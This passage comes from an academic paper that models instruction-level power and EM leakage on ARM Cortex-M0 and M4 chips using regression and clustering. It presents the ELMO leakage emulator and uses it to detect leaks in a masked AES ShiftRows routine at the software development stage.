We first investigate the instruction-dependent form of the leakage in a simple setting, where differential effects from other factors do not yet play a role. For this purpose, we perform the same fixed sequence `mov-instr-mov` 5,000 times for each selected instruction, as the two 32-bit operands vary. We measure the power consumption (or EM, in the case of the M4) associated with each sequence, and identify as a suitable point the maximum peak[4] in the clock cycle during which the instruction leaks. We fit the model (1) to the (drift-adjusted) vector of measurements at this point.

Table 3 in the Appendix confirms the overall significance of the model for each M0 instruction. This supports our point selection and the intuition that the leakage depends in part on the data being operated on. However, some differences can be observed in the contributing factors:

- The load instructions depend only on the bits of the operands (operand 2 or both for `ldrh`) and not the bit flips.
- The store instructions depend only on the bits and the bit transitions of the second operands.
- The operations on immediate values essentially have *no* second operand on which to depend.
- For all the other instructions all tested sets of explanatory variables are judged significant at the 5% level, which the exception of the second operand bit transitions for the `mul`.[5]

4.1 Further observations and indicators for model quality

Although we caution in the background section that over-interpreting the 'raw' value of resulting R-squareds is not advisable, their relative values can provide some evidence about the relative quality between (same-type) models obtained via e.g. different setups and devices.

Hence we now discuss same-type models for the M4, which we obtained using traces from a deliberately weaker measurement setup. Table 4, also in the Appendix, shows the model results for the M4. The model for the `mov` instruction is not found to be significant, implying that there is insufficient evidence to conclude that the EM radiation of `mov` depends on its data operands and bus transitions. The models for other instructions are overall significant, but fewer of the data-dependent terms are identified as contributing.

- Both operands to the ALU instructions contribute, except in the case of those involving immediate values (which, again, essentially have no second operand).
- Only the second operand to the load and store instructions contributes significantly.
- Bus transitions contribute to the instructions on immediate values, and also to `cmp`.

Whilst we again advise against over-interpreting the R-squareds (see Section 2.1), a comparison between the first rows of 3 and 4 indicates that, in the case of the ALU and shift instructions, model (1) accounts for substantially less of the variation in the M4 EM traces than it does of the variation in the M0 power traces. Although this could be taken as evidence that the instructions in question leak more in the case of the M0 and less in

[2]The significance level should be understood as the probability of rejecting the null hypothesis when it is in fact true.

[3]The number large enough to imply inconsistency with the distributional assumption fixing the probability of error at α.

[4]This choice is specific to our measurements and is by no means the only option.

[5]'Significant at the 5% level' is a shorthand way of saying that the null hypothesis of 'no effect' is *rejected* by the F-test when the probability of a false rejection (Type I error) is fixed at 5%.

the case of the M4, it is more likely that the M4 model is weaker because of the weaker setup as discussed in Sect. 2.4). We take this as further evidence that statistical measures that we suggest as part of our methodology are suitable to judge model quality.

4.2 Clustering Analysis to Identify Like Instructions

We eventually want to allow for possible differences in the leakage behaviours of instructions depending on adjacent activity in sequences of code (as per [27]). This will be much easier to achieve if we can reduce the number of distinct instructions requiring consideration. For instance, we might expect instructions invoking the same processor components (as visualised in Fig. 1) to leak similarly: ALU instructions as one group (i.e. `adds`, `adds` #*imm*, `ands`, `eors`, `movs`, `movs` #*imm*, `orrs`, `subs`, `subs` #*imm*, `cmp`, `cmp` #*imm*), shifts as another, albeit closely-related group (`lsls`, `lsrs`, `rors`), loads (`ldr`, `ldrb`, `ldrh`) and stores (`str`, `strb`, `strh`) that interact with the data in/out registers as two more groups, and the multiply instruction (`muls`) as a group on its own with a distinct profile due to its single cycle implementation.

We compare this intuitive grouping with that which is empirically suggested by the data by performing clustering analysis (see, e.g., Chapter 14 of [12]) on the per-instruction data term coefficients $\boldsymbol{\beta}$ obtained by fitting model (1) for both the M0 and the M4. We use the average Euclidean distance between instruction models to form a hierarchy of clusters (represented by the dendrograms in Fig. 6). Adjusting the inconsistency threshold[6] between 0.7 and 1.2 produces the groupings reported in Tables 5 and 6. In the case of the M0, these align nicely with our intuitive grouping: at threshold 0.9 the match is exact; at a threshold of 1.1 the shifts join the ALU instructions; at a threshold of 1.2 the instructions form a single cluster. In the case of the M4, the intuition is confirmed to a degree: at threshold 0.8, the ALU instructions are spread out over four groups, and the store operations over two; but the shift operations cluster together, as do the loads, and the `mul` is again identified as distinct. There is no overlap between the nine groups until they form a single cluster at threshold 1.0.

A 'good' cluster arrangement will achieve high similarity within groups and high dissimilarity between groups. The *silhouette value* is a useful measure to gauge this, defined for the ith object as $S_i = \frac{b_i - a_i}{\max(a_i, b_i)}$, where a_i is the average distance from the ith object to the other objects in the same cluster, and b_i is the minimum (over all clusters) average distance from the ith object to the objects in a different cluster [22]. Fig. 2 plots the M0 cluster silhouettes for a selection of the arrangements in Tab. 5. The consistency threshold of 0.9 is associated with the highest median silhouette value (0.56), supporting our *a priori* intuition.

[6] The *inconsistency coefficient* is defined as the height of the individual link minus the mean height of all links at the same hierarchical level, all divided by the standard deviation of all the heights on that level (see Matlab's `cluster` command: `http://uk.mathworks.com/help/stats/cluster.html`).




Figure 2: Silhouette plots for each M0 cluster arrangement (numbers in parentheses report median silhouette indices).

4.3 Functional Form of the Leakage

We next look more closely at the form of the estimated leakage models. Fig. 3 plots the mean data-dependent coefficients associated with the different terms in the model equations, for each of the five M0 groups suggested by the clustering analysis with a threshold of 0.9.




Figure 3: Average estimated coefficients on the model terms for each 'found' M0 instruction cluster

The differences between the groups are immediately clear. We make the following observations for the M0:

- ALU instructions (`adds`, `ands`, `cmps`, `eors`, `movs`, `orrs` and `subs`, and their immediate value equivalents where relevant) leak primarily in the transition between the first operands given to the current and previous instruction. However, not all the bits of this transition contribute; most of the explained leakage is in three bits of the third operand byte and one in the fourth.
- Shifts (`lsls`, `lsrs`, `rors`) appear to leak in the first operand (which contains the data being shifted)

and the transition between that and the first operand for the preceding instruction. The coefficients are largest for the third and (to a lesser extent) the fourth bytes. The transition leakage applies only to a few bits, while the operand leakage is more spread out between the bits. There is some evidence of leakage from the first three bits of the second operand.

- Stores (`str`, `strb`, `strh`) leak primarily in the first byte of the second operand.
- Loads (`ldr`, `ldrb`, `ldrh`) leak across most bits of the second operand. This shape is closest to the typically-made Hamming weight assumption.
- Multiply (`muls`) leaks mostly in the first two bytes of the first and second operand. The coefficients on the first operand are large for just six of the bits while the second operand coefficients are medium-sized across all bits of the first two bytes.

In summary, our exploratory analysis of the data-dependent form of the instruction leakages confirms many of our *a priori* intuitions about the architecture and supports our model building approach as sensible and meaningful. It also indicates that we can lessen the burden of the task by reducing the number of distinct instructions to be modelled to a meaningfully representative subset of the initial 21. Reducing *unnecessary* complexity in the instruction set increases the scope for adding meaningfully explanatory complexity to the models themselves, which we proceed to do in the next section for the power consumption of the M0.

5 Building Complex Models for the M0

From this point forward we concentrate on the M0 and seek to build more complex, sequence-dependent models for five instructions chosen to represent the groups identified by the clustering analysis of Sect. 4.2: `eors`, `lsls`, `str`, `ldr` and `muls`. The model coefficients for each of these are shown in Fig. 7 (see Appendix). As we would hope, they can be observed (by comparing with Fig. 3) to match well the mean coefficients for the groups that they represent, with the possible exception of `str`, which has smaller coefficients on the first byte than the average within its group.

We are confident that these five are adequate for understanding the leakage behaviour of all 21. Restricting the analysis in this way enables exhaustive exploration of the effects of preceding and subsequent operations when instructions are performed in sequence.[7]

[7]Such an approach implicitly makes the further assumption that instructions within each identified cluster are affected similarly by the sequence of which they are a part.

5.1 Exploring Board Effects

To understand if we need to account for variation between boards we replicate the M0 acquisition described at the start of Section 4 for a further 7 boards. We find the leaking point for each acquisition and pool the data. We then fit model (1) with the addition of a dummy for (level) board effects and we compare this against a model with the further addition of board/data interaction dummies, in order to test the joint significance of the latter.

We find a remarkable degree of consistency in the data-dependent leakage of the different boards. F-tests for the joint interaction between board and data effects do *not* reject the null hypothesis of 'no effect' for *any* of the instructions This also implies that our setup has minimised (or even removed) any measurable impact on the processor's power consumption.

5.2 Exploring Register Effects

The ARM Cortex-M0 architecture distinguishes between low (r0–r7) and high (r8–r15) registers. The latter, which can only be accessed by the `mov` instruction, are used for fast temporary storage. These were observed by inspection to have different leakage characteristics to the low registers. However, due to their singular usage we consider them outside of the scope of this particular analysis and focus only on the low registers. For the purposes of future extensions to our methodology, we propose modelling high register `movs` as an additional distinct instruction.

We test for variation between the eight low registers by collecting 5,000 traces for each source register (r_n) and destination register (r_d) (evenly distributed over the possible source/destination pairs, making 625 per pair) as `movs` are performed on random inputs. We then fit model (1) with the addition of dummy variables for source register and for destination register, and compare this against a model with the further addition of register/-data interaction dummies, in order to test the significance of the latter.

We find that the registers *do* have a jointly significant effect on the leakage data-dependency (see LHS of Tab. 7 in Appendix A). Considered separately, only the source register effect remains significant; at the 5% level we do not reject the null hypothesis that the destination register has no effect. Moreover, the effect can be isolated (by testing one 'source register interaction' at a time relative to the model with no source register interactions) to just half the source registers (`r0`, `r1`, `r4` and `r7`).

This analysis suggests that the inclusion of (some) source register effects would increase the ability of the model to accurately approximate the data-dependent leakage. However, such an extension would add consid-

erable complexity; it is important to examine the *practical* significance of the effects as well as the *statistical* significance which, in large sample sizes (such as we deal with here), will eventually be detected even for very small differences. The figure on the right of Tab. 7 (Appendix A) shows the estimated coefficients on the data terms as the source register varies. The 'significant' effect is at least small enough that it cannot be easily visualised—a legitimate criteria for assessing practical significance according to [2], although we have not carried out the formal visual inspection there proposed. We judge it acceptable, for now, to exclude it from the model in order to incorporate more important factors such as the effect of previous and subsequent instructions, which we consider in Sect. 5.3.

5.3 Allowing For Sequence Dependency

In this section we work towards extending our instruction level models to control (and test) for the possible effects of the previous and subsequent instructions in a given sequence.

To achieve this we acquired 1,000 traces for each of the possible 125 combinations of three out of the five instructions, with random data inputs. We alternated the sequences within a single acquisition to minimise the possibility of conflating instruction sequence effects with drift or acquisition effects, and mean-centered them to adjust for any overall drift. We compressed the traces to a single point (the maximum power peak) in each clock cycle, and selected the clock cycle most strongly associated with the data inputs to the target (middle) instruction. For the `ldr` instruction (which is two cycles long) the relevant point was one cycle ahead of that of the `muls`, `lsls` and `eors`; for `str`, the relevant point was three clock cycles ahead, implying that the data leaked during the subsequent instruction.

Using these relevant points, we then built models for each target instruction in function of its operands, as in model (1), with the addition of dummy variables for previous and subsequent instructions. We further allow for the data-dependent component to vary via four sets of interaction terms: the product of the instruction dummies with the Hamming weights of each operand and also with the corresponding Hamming distances (the sum of bitflips). This enables a degree of flexibility in estimating the form of the data dependency whilst avoiding the introduction of an infeasible number of instruction/data bit interaction terms into the model equation.

For ease of presentation consider the following groups of variables which together comprise the full set of explanatory variables:

- $\mathbf{I_p}$: The previous instruction in the sequence, fitted as a dummy variable (with `eors` as baseline to preserve linear independence).
- $\mathbf{I_s}$: The subsequent instruction in the sequence, fitted similarly to I_p.
- $\mathbf{D} = [\mathbf{O_1} \,|\, \mathbf{O_2} \,|\, \mathbf{T_1} \,|\, \mathbf{T_2}]$: All 128 operand bit and transition dummies.
- $\mathbf{DxI_p} = [\mathbf{O_1xI_p} \,|\, \mathbf{O_2xI_p} \,|\, \mathbf{T_1xI_p} \,|\, \mathbf{T_2xI_p}]$: The Hamming weights of the two 32-bit operands and their Hamming distances from the previous two inputs, interacted with the 'previous instruction' dummies (i.e. the products of the four summarised data terms with each of the four instruction dummies).
- $\mathbf{DxI_s} = [\mathbf{O_1xI_s} \,|\, \mathbf{O_2xI_s} \,|\, \mathbf{T_1xI_s} \,|\, \mathbf{T_2xI_s}]$: The Hamming weights of the two 32-bit operands and their Hamming distances from the previous two inputs, interacted with the 'subsequent instruction' dummies, as above.

The extended model, in our matrix notation, is therefore:

$$\mathbf{y} = \delta + [\mathbf{I_p} \,|\, \mathbf{I_s} \,|\, \mathbf{D} \,|\, \mathbf{DxI_p} \,|\, \mathbf{DxI_s}]\, \boldsymbol{\beta} + \boldsymbol{\varepsilon} \qquad (3)$$

For the purposes of building comprehensive instruction-level models we are especially interested in confirming (or otherwise) the presence of sequence-varying data-dependency, which we again achieve by performing F-tests for the contribution of the interaction terms. Table 8, in the Appendix, shows that the full set of interaction terms are jointly significant (at the 5% level) in all cases, as are the previous and subsequent instruction interactions considered separately. We also divide the interaction terms into four groups according to the operand or transition with which they are each associated, in order to test whether the varying data-dependency arises from all or just a subset (in which case we could reduce the complexity of the model). Only for the `str` model do we fail to find evidence of significant effects for all four, suggesting (in that case) the possibility of removing operand 1 and transition 2 terms without cost to the model.

We thus conclude that the form of the data-dependent leakage depends significantly on the previous and subsequent instructions within a sequence, and recommend that they be taken into account (as we have done here) when seeking to build comprehensive instruction-level models.

5.4 Exploring Higher-Order Effects

An obvious limitation of model (3) is that it restricts the relationship between the bits/transitions and the leakage to be linear. In practice, it is reasonable to suppose (for example) that bits carried on adjacent wires may produce

some sort of interaction. Previous analyses fitting linear regression models to target values [13, 29] have allowed for these and for other higher-order interactions, increasing the possibility of accounting for even more exploitable variation in the leakage. However, they have failed to investigate if such effects are in fact present.

We therefore test for the inclusion of adjacent and non-adjacent bit interactions in model (3). Table 9, in the Appendix, shows that we find significant effects precisely (and only) where we would expect to: in the leakages of `lsls` and `muls`, instructions which explicitly involve the joint manipulation of bits within the operands. We also test for adjacent bit flip interactions, which are not found to contribute significantly towards any of the instruction leakages. For the purposes of simulation, we therefore elect to use model (3) in the case of `eors`, `str` and `ldr`, and model (3) with the addition of input bit interactions in the case of `lsls` and `muls`.

6 Using and Evaluating our Grey Box Models in a Practical Context

Up until know we have considered short instruction sequences. We have shown that our novel approach produces models which, when evaluated in the context of an instruction triplet, include statistically relevant and architecturally justified terms. Furthermore, our methodology clearly indicates model quality: the models derived from a dedicated setup for monitoring the power consumption showed much better statistics then the models derived from the much less sophisticated EM setup.

However, to make the final argument that our approach results in models that are useful in the context of arbitrary instruction sequences, we need to consider code that is longer and more varied then the triplets that we used for model building. We also need to define a measure that allows us to judge how good the 'match' between model-simulated and real power traces is. We could consider randomly generating arbitrary code sequences (of some predefined length), and defining some distance measure. However, because we have a very clear application for these models in mind, we opt for a more decisive and targeted evaluation strategy. The ultimate test, arguably, is to utilise our models for the M0 to evaluate the security different implementation of a cryptographic algorithm (e.g. AES). To conduct such a test, we build an **E**mulator for power **L**eakages for the **M0** (short: ELMO, elaborated on in the next section). In this context we expect that leakage simulations based our newly constructed models enable to detect leaks that relate to the modelled instructions, but also (maybe more simply) that our models correlate well to measured traces.

6.1 ELMO

As follows from Sect. 3, our instruction-level models work with code that has been compiled down to assembly level, easily obtained via the ARM toolchain. Computing model predictions requires knowledge of the inputs to instructions, which entails emulating a given piece of code in order to extract the data flow. There are a number of instruction-level emulators available for the ARM, Thumb and Thumb2 instruction sets due to the popularity of these processors.

We choose an open source (programmed in C) emulator called Thumbulator[8]. We choose this over more well-known emulators[9] for its simplicity and ease of adaptivity for our purposes. One disadvantage of this choice is that it is inevitably less well-tested than its more popular rivals; it also omits the handful of Thumb-2 instructions which are available in the ARMv6-M instruction set, although we did not profile any of these. Of course, any of the other emulators could be equally incorporated within our methodology.

The Thumbulator takes as input a binary program in Thumb assembly, and decodes and executes each instruction sequentially, using a number of inbuilt functions to handle loads and stores to memory and reads and writes to registers. It provides the capability to trace the instruction and memory flow of a program for the purpose of debugging. Our data flow adaptation is built around a linked list data structure: in addition to the instruction type, the values of the two operands and the associated bit-flips from the preceding operands are stored in 32-element binary arrays.

The operand values, and associated bit-flips from the preceding operations, are then used as input to the model equations (as derived in Sect. 5; see Eqn. (1)), one for each profiled instruction group. Summarising, simulating the power consumption requires deriving, from the data flow information, the variables corresponding to the terms in the equations: the previous and subsequent instructions, the bits and the bit-flips of each operand, the Hamming weight and Hamming distances, and the adjacent bit interactions where relevant (i.e. for `lsls` and `muls`). The variables are then weighted by the appropriate coefficient vector and summed to give a leakage value, which is written to a trace file and saved.

[8]Source code at: `https://github.com/dwelch67/thumbulator.git/`

[9]E.g. QEMU `http://wiki.qemu.org/`, Armulator `https://sourceforge.net/projects/armulator/`

6.2 Evaluating Model Correlation to Real Leakages

A simple way to check how well a model corresponds to real leakage behaviour is to compute the (Pearson) correlation between the model predictions for a particular instruction (operating on a set of known inputs) and the measured traces corresponding to a code sequence containing that same instruction (operating on the same inputs). This procedure can be used to demonstrate the improvement of our derived models over weaker, assumed models, such as the Hamming weight.

Figure 4 juxtaposes the correlation traces produced by the Hamming weight prediction of the leakage associated with the first round output as the M0 performs AES (top), and by the ELMO prediction corresponding to the same intermediate being loaded into the register (middle). It can be clearly seen that the ELMO model generates larger peaks, and more of them. The bottom of Figure 4 shows, for comparison, the peaks which are exhibited when the model predictions are correlated with an equivalent set of ELMO-emulated traces. These indicate the same leakage points as displayed in the measured traces, with the advantage of enhanced definition thanks to the lack of (data-independent) noise in the simulations. It thus emerges that Hamming weight-based simulations do not give a full picture of the true leakage of an implementation on an M0, and should not be relied upon for pre-empting data sensitivities. The same picture emerges for the other instructions but we do not include an exhaustive analysis for the sake of brevity. In conclusion, our models represent a marked improvement over simply using the Hamming weight.




Figure 4: Correlation traces for ELMO-predicted intermediate values (top) and Hamming weight model predictions (middle) in 500 real M0 traces; correlation trace for ELMO-predicted intermediate values in the equivalent set of ELMO-emulated traces (bottom).

6.3 Evaluating Models via Leakage Detection

Further to the capability of our models to improve correlation analysis, we now show that they can also be applied to the task of (automated) leakage detection on assembly implementations. They can thereby be used to spot 'subtle' leaks – that is, leaks that would be difficult for non-specialist software engineers to understand and pinpoint.

To aid readability we briefly overview the leakage detection procedures proposed by Goodwill et al. [10]. These are based on classical statistical hypothesis tests, and can be categorised as *specific* or *non-specific*. Specific tests divide the traces into two subsets based on some known intermediate value such as an output bit of an S-box or the equality (or otherwise) of a round output byte to a particular value. The non-specific 'fixed-versus-random' test acquires traces associated with a particular fixed data input and compares them against traces associated with random inputs. In all cases the Welch's two-sample t-test for equality of means is then performed; results that are larger than a defined threshold, which we indicate via a dotted line in our figures, are taken as evidence for a leak.

6.3.1 Detecting 'Subtle' Leaks

We now choose a code sequence relating to a supposedly protected AES operation. The code sequence implements a standard countermeasure called masking [1]. Masking essentially distributes all intermediate variables into shares which are *statistically independent*, but whose composition (typically by way of exclusive-or) results in the (unmasked) variables. Consequently, standard DPA attacks [18] no longer succeed. The ease of implementation in software and ability to provide some sort of proof of leakage resilience has made masking a popular side channel attack countermeasure, on the receiving end of considerable attention from academia and industry alike. However, it is also well-known that implementations of masking schemes can produce subtle unanticipated leakages [17].

We faithfully implemented a masking scheme for AES (as described in [17]) in Thumb assembly to avoid the potential introduction of masking flaws by the compiler (from C to assembly). The code sequence, which we will analyse and discuss, relates to an operation called

ShiftRows which takes place as part of the AES round function. In a masked implementation, this results in a masked row (i.e. which would typically be stored within a register) being rotated and then written back into memory. Table 1 shows the assembly code for ShiftRows. An experienced and side-channel aware implementer who has detailed leakage information about the M0 would now be able to spot a problem with this code: because the `ror` instruction also leaks a function of the Hamming distance to its predecessor, there could be problem if the prior instruction is protected by the same mask. Clearly an inexperienced implementer, or somebody who does not have the necessary profiling information, would not be able to make this inference.

We now show that ELMO traces (for this same code sequence) can be used for the purposes of (pre-emptive) leakage detection. Since we do not expect any specific, simple leaks to be detectable under masking, we configured a 'fixed-versus-random' test to check instead for *arbitrary leaks*. Figure 5 shows that the analysis of our model-simulated traces indicates the presence of leaks in several instructions (see also Tab. 1 where they are colour-coded in red). These leaks are precisely due to the `ror` leakage properties that we discussed in the previous paragraph. The figure shows that all real-measurement leaks can be identified from the simulations, with the exception of some lingering leakage in the cycles after the final `ldr`. We believe this results from the fact that our models are constructed at instruction level rather than clock-cycle level—so the leakage arising from a particular instruction is tied to the cycle in which it is performed. Whilst this degrades the *visual* similarity of our simulations, it has the big advantage that we can easily track back to the 'offending' instruction.

In short, our grey box approach to modelling side-channel leakage proves highly successful at capturing and replicating potentially vulnerable data-dependency in arbitrary sequences of assembly code.

Cycle No.	Address	Machine Code	Assembly Code
1-2	0x08000206	0x684C	ldr r4,[r1,#0x4]
3	0x08000208	0x41EC	ror r4,r5
4-5	0x0800020A	0x604C	str r4,[r1,#0x4]
6-7	0x0800020C	0x688C	ldr r4,[r1,#0x8]
8	0x0800020E	0x41F4	ror r4,r6
9-10	0x08000210	0x608C	str r4,[r1,#0x8]
11-12	0x08000212	0x68CC	ldr r4,[r1,#0xC
13	0x08000214	0x41FC	ror r4,r7
14-15	0x08000216	0x60CC	str r4,[r1,#0xC]

Table 1: Thumb assembly implementation of ShiftRows showing (colour-coded in red) leaky instructions as indicated by the model-simulated power consumption.




Figure 5: Fixed vs random t-tests against the (simulated and real) power consumption of masked ShiftRows. (Dotted lines indicate the ± 4.5 threshold for t-test significance).

7 Conclusion

We have shown how to combine a 'grey box' view of a cryptographic device with well-understood statistical techniques for model construction and evaluation in order to profile and simulate instruction-level side-channel leakage traces. Our methodology enables informed and statistically-testable decisions between candidate predictor variables, as well as empirically-verified clustering of like instructions. In this way, *redundant* complexity can be removed to increase the scope for additional *explanatory* complexity in our models. The procedure is appropriate for use with different devices and side-channels, and is self-equipped with the capability to identify scenarios where the measurements in question contain little of interest (i.e. minimal data-dependency). In addition to the valuable insights this methodology provides into leakage behaviours, which are of immediate interest to the side channel experts, it has considerable practical application via the integration of our models into a side-channel simulator (ELMO). We are thereby able to produce leakage traces for arbitrary sequences of code which demonstrably exhibit the same vulnerabilities as the same code sequences running on a real device. This capability suggests a variety of highly beneficial possible uses, such as the automated detection of leakages in the software development stage and the automated insertion (and testing) of countermeasures, as well as hugely promising prospects for optimisation with respect to protection level and energy efficiency.

8 Acknowledgments

This work has been supported in part by EPSRC via grant EP/N011635/1 and by the European Union's H2020 Programme under grant agreement number 731591, as well as by a studentship from GCHQ.

9 Availability

Our trace emulator tool (ELMO) can be downloaded from GitHub: `https://github.com/bristol-sca/ELMO`.

References

[1] J. Blömer, J. Guajardo, and V. Krummel. Provably secure masking of AES. In H. Handschuh and M. A. Hasan, editors, *Selected Areas in Cryptography – SAC '04*, volume 3357 of *LNCS*, pages 69–83. Springer, 2004.

[2] A. Buja, D. Cook, H. Hofmann, M. Lawrence, E.-K. Lee, D. F. Swayne, and H. Wickham. Statistical inference for exploratory data analysis and model diagnostics. *Philosophical Transactions of the Royal Society of London A: Mathematical, Physical and Engineering Sciences*, 367(1906):4361–4383, 2009.

[3] S. Chari, J. Rao, and P. Rohatgi. Template Attacks. In B. Kaliski, Ç. Koç, and C. Paar, editors, *CHES 2002*, volume 2523 of *LNCS*, pages 51–62. Springer Berlin / Heidelberg, 2003.

[4] O. Choudary and M. Kuhn. Efficient Stochastic Methods: Profiled Attacks Beyond 8 Bits. In *CARDIS 2014*, volume 8968 of *Lecture Notes in Computer Science*, pages 85–103. Springer, 2014.

[5] O. Choudary and M. Kuhn. Template Attacks on Different Devices. In *COSADE 2014*, volume 8622 of *LNCS*, pages 179–198. Springer Berlin Heidelberg, 2014.

[6] N. Debande, M. Berthier, Y. Bocktaels, and T.-H. Le. Profiled model based power simulator for side channel evaluation. Cryptology ePrint Archive, Report 2012/703, 2012.

[7] J. den Hartog, J. Verschuren, E. P. de Vink, J. de Vos, and W. Wiersma. PINPAS: A tool for power analysis of smartcards. In *International Conference on Information Security (SEC2003)*, volume 250 of *IFIP Conference Proceedings*, pages 453–457. Kluwer, 2003.

[8] F. Durvaux, F.-X. Standaert, and N. Veyrat-Charvillon. How to Certify the Leakage of a Chip? In P. Q. Nguyen and E. Oswald, editors, *Advances in Cryptology – EUROCRYPT 2014*, pages 459–476, Berlin, Heidelberg, 2014. Springer Berlin Heidelberg.

[9] S. Furber. *ARM System-on-Chip Architecture*. Addison Wesley, 2000.

[10] G. Goodwill, J. J. B. Jun, and P. Rohatgi. A testing methodology for side channel resistance validation. NIST non-invasive attack testing workshop, 2008.

[11] N. Hanley, M. O'Neill, M. Tunstall, and W. P. Marnane. Empirical evaluation of multi-device profiling side-channel attacks. In *Workshop on Signal Processing Systems (SiPS) 2014*, pages 226–231. IEEE, 2014.

[12] T. Hastie, R. Tibshirani, and J. Friedman. *The Elements of Statistical Learning: Data Mining, Inference, and Prediction (Second Edition)*. Springer-Verlag, New York, 2009.

[13] A. Heuser, W. Schindler, and M. Stöttinger. Revealing side-channel issues of complex circuits by enhanced leakage models. In *Design, Automation and Test in Europe (DATE 2012)*, pages 1179–1184, 2012.

[14] A. Heuser and M. Zohner. Intelligent Machine Homicide. In W. Schindler and S. Huss, editors, *COSADE 2012*, volume 7275 of *LNCS*, pages 249–264. Springer Berlin Heidelberg, 2012.

[15] R. R. Hocking. The Analysis and Selection of Variables in Linear Regression. *Biometrics*, 32(1):1–49, 1976.

[16] A. Langley. ctgrind: Checking that functions are constant time with Valgrind. `https://github.com/agl/ctgrind`, 2010.

[17] S. Mangard, E. Oswald, and T. Popp. *Power Analysis Attacks: Revealing the Secrets of Smart Cards*. Springer, 2007.

[18] S. Mangard, E. Oswald, and F.-X. Standaert. One for All – All for One: Unifying Standard DPA Attacks. *IET Information Security*, 5(2):100–110, 2011.

[19] T. Martin. *The Designer's Guide to the Cortex-M Processor Family: A Tutorial Approach*. Newnes, 2013.

[20] D. P. Montminy, R. O. Baldwin, M. A. Temple, and E. D. Laspe. Improving cross-device attacks using zero-mean unit-variance normalization. *J. Cryptographic Engineering*, 3(2):99–110, 2013.

[21] M. Renauld, F.-X. Standaert, N. Veyrat-Charvillon, D. Kamel, and D. Flandre. A Formal Study of Power Variability Issues and Side-Channel Attacks

for Nanoscale Devices. In K. G. Paterson, editor, *EUROCRYPT 2011*, volume 6632 of *LNCS*, pages 109–128. Springer, 2011.

[22] P. J. Rousseeuw. Silhouettes: A graphical aid to the interpretation and validation of cluster analysis. *Journal of Computational and Applied Mathematics*, 20:53–65, 1987.

[23] W. Schindler, K. Lemke, and C. Paar. A Stochastic Model for Differential Side Channel Cryptanalysis. In J. Rao and B. Sunar, editors, *CHES 2005*, volume 3659 of *LNCS*, pages 30–46. Springer Berlin / Heidelberg, 2005.

[24] ST Microelectronics. *Reference manual: STM32F0x1/STM32F0x2/STM32F0x8 advanced ARM-based 32-bit MCUs*, 7 2015. Rev 8.

[25] ST Microelectronics. *STM32F405/415, STM32F407/417, STM32F427/437 and STM32F429/439 advanced ARM-based 32-bit MCUs*, 9 2016. Rev 13.

[26] C. Thuillet, P. Andouard, and O. Ly. A smart card power analysis simulator. In *Proceedings of the 12th IEEE International Conference on Computational Science and Engineering, CSE 2009*, pages 847–852. IEEE Computer Society, 2009.

[27] V. Tiwari, S. Malik, A. Wolfe, and M. T.-C. Lee. Instruction level power analysis and optimization of software. *VLSI Signal Processing*, 13(2-3):223–238, 1996.

[28] N. Veshchikov. SILK: high level of abstraction leakage simulator for side channel analysis. In *Proceedings of the 4th Program Protection and Reverse Engineering Workshop, PPREW@ACSAC 2014*, pages 3:1–3:11. ACM, 2014.

[29] C. Whitnall and E. Oswald. Profiling DPA: Efficacy and Efficiency Trade-Offs. In *CHES 2013*, volume 8086, pages 37–54. Springer, 2013.

[30] C. Whitnall, E. Oswald, and F.-X. Standaert. The Myth of Generic DPA...and the Magic of Learning. In J. Benaloh, editor, *CT-RSA*, volume 8366 of *LNCS*, pages 183–205. Springer, 2014.

A Supplementary Tables and Figures

Feature	Cortex M0	Cortex M4
Architecture	Von-Newman	Harvard
Word size	32 bit	32 bit
Multiplier	Single cycle	Single cycle
Instruction set	Thumb (complete) Thumb-2 (some)	Thumb (complete) Thumb-2 (complete) Additional DSP and FPU
Barrel shift instructions	No	Yes
Total instructions	56	137; Optional 32 for FPU

Table 2: Comparison between Cortex-M0 and Cortex-M4 microprocessors. Information taken from [24] [25] [19].




Figure 6: Dendrograms representing the hierarchical clustering of the M0 (left) and M4 (right instructions according to the fitted leakage models.




Figure 7: Estimated coefficients on the model terms for each chosen representative M0 instruction.




Figure 8: Estimated coefficients on the data terms as source register varies.

		adds	adds #*imm*	ands	cmp	cmp #*imm*	eors	ldr	ldrb	ldrh	lsls	lsrs
	R-squared	0.276	0.289	0.253	0.227	0.260	0.202	0.147	0.107	0.187	0.296	0.292
F-statistic	Operand 1	19.36	6.09	5.20	15.60	7.32	4.29	0.93	0.82	1.53	32.88	32.70
	Operand 2	10.23	-0.00	7.25	4.70	0.00	3.92	22.55	14.59	30.78	7.22	5.18
	Transition 1	23.35	29.52	30.40	20.25	24.12	19.35	0.93	1.18	1.40	20.18	18.88
	Transition 2	5.20	24.11	9.11	3.76	20.95	10.66	1.22	1.43	0.67	1.92	2.96
	Combined	14.51	15.44	12.89	11.19	13.40	9.63	6.55	4.54	8.78	15.98	15.69

		movs	movs #*imm*	muls	orrs	rors	str	strb	strh	subs	subs #*imm*
	R-squared	0.255	0.455	0.278	0.214	0.315	0.061	0.075	0.067	0.237	0.271
F-statistic	Operand 1	3.18	8.80	32.68	3.17	24.02	1.24	0.72	1.12	13.78	5.38
	Operand 2	3.93	-0.00	20.93	3.52	20.28	4.99	7.36	5.18	3.45	0.00
	Transition 1	22.83	53.03	2.25	15.44	23.60	1.06	1.29	1.21	24.07	27.96
	Transition 2	20.71	63.83	1.05	17.25	1.90	2.46	2.66	3.55	4.68	23.53
	Combined	13.04	31.71	14.68	10.34	17.50	2.46	3.10	2.73	11.82	14.16

Table 3: F-tests for significant joint data effects in the power consumption of the M0; tests which fail to reject at the 5% level are shaded grey. Critical values shown in brackets in the row headings. Degrees of freedom for the F-tests are (128,4871) for the combined test, (32,4871) for the rest.

		adds	adds #*imm*	ands	cmp	cmp #*imm*	eors	ldr	ldrb	ldrh	lsls	lsrs
	R-squared	0.048	0.052	0.049	0.050	0.086	0.051	0.148	0.135	0.124	0.047	0.055
F-statistic	Operand 1	1.58	3.82	1.72	2.16	10.96	3.80	1.13	1.04	1.11	0.76	1.09
	Operand 2	3.98	-0.00	3.92	3.49	0.00	2.63	22.97	20.18	18.00	4.59	6.09
	Transition 1	1.33	0.63	1.25	0.73	0.81	1.02	0.92	0.90	0.97	0.70	0.51
	Transition 2	0.67	4.07	0.73	1.47	2.25	0.87	0.91	0.67	0.87	1.11	1.07
	Combined	1.94	2.11	1.97	1.98	3.60	2.06	6.60	5.92	5.41	1.88	2.20

		movs	movs #*imm*	muls	orrs	rors	str	strb	strh	subs	subs #*imm*
	R-squared	0.029	0.063	0.038	0.038	0.117	0.546	0.814	0.691	0.046	0.068
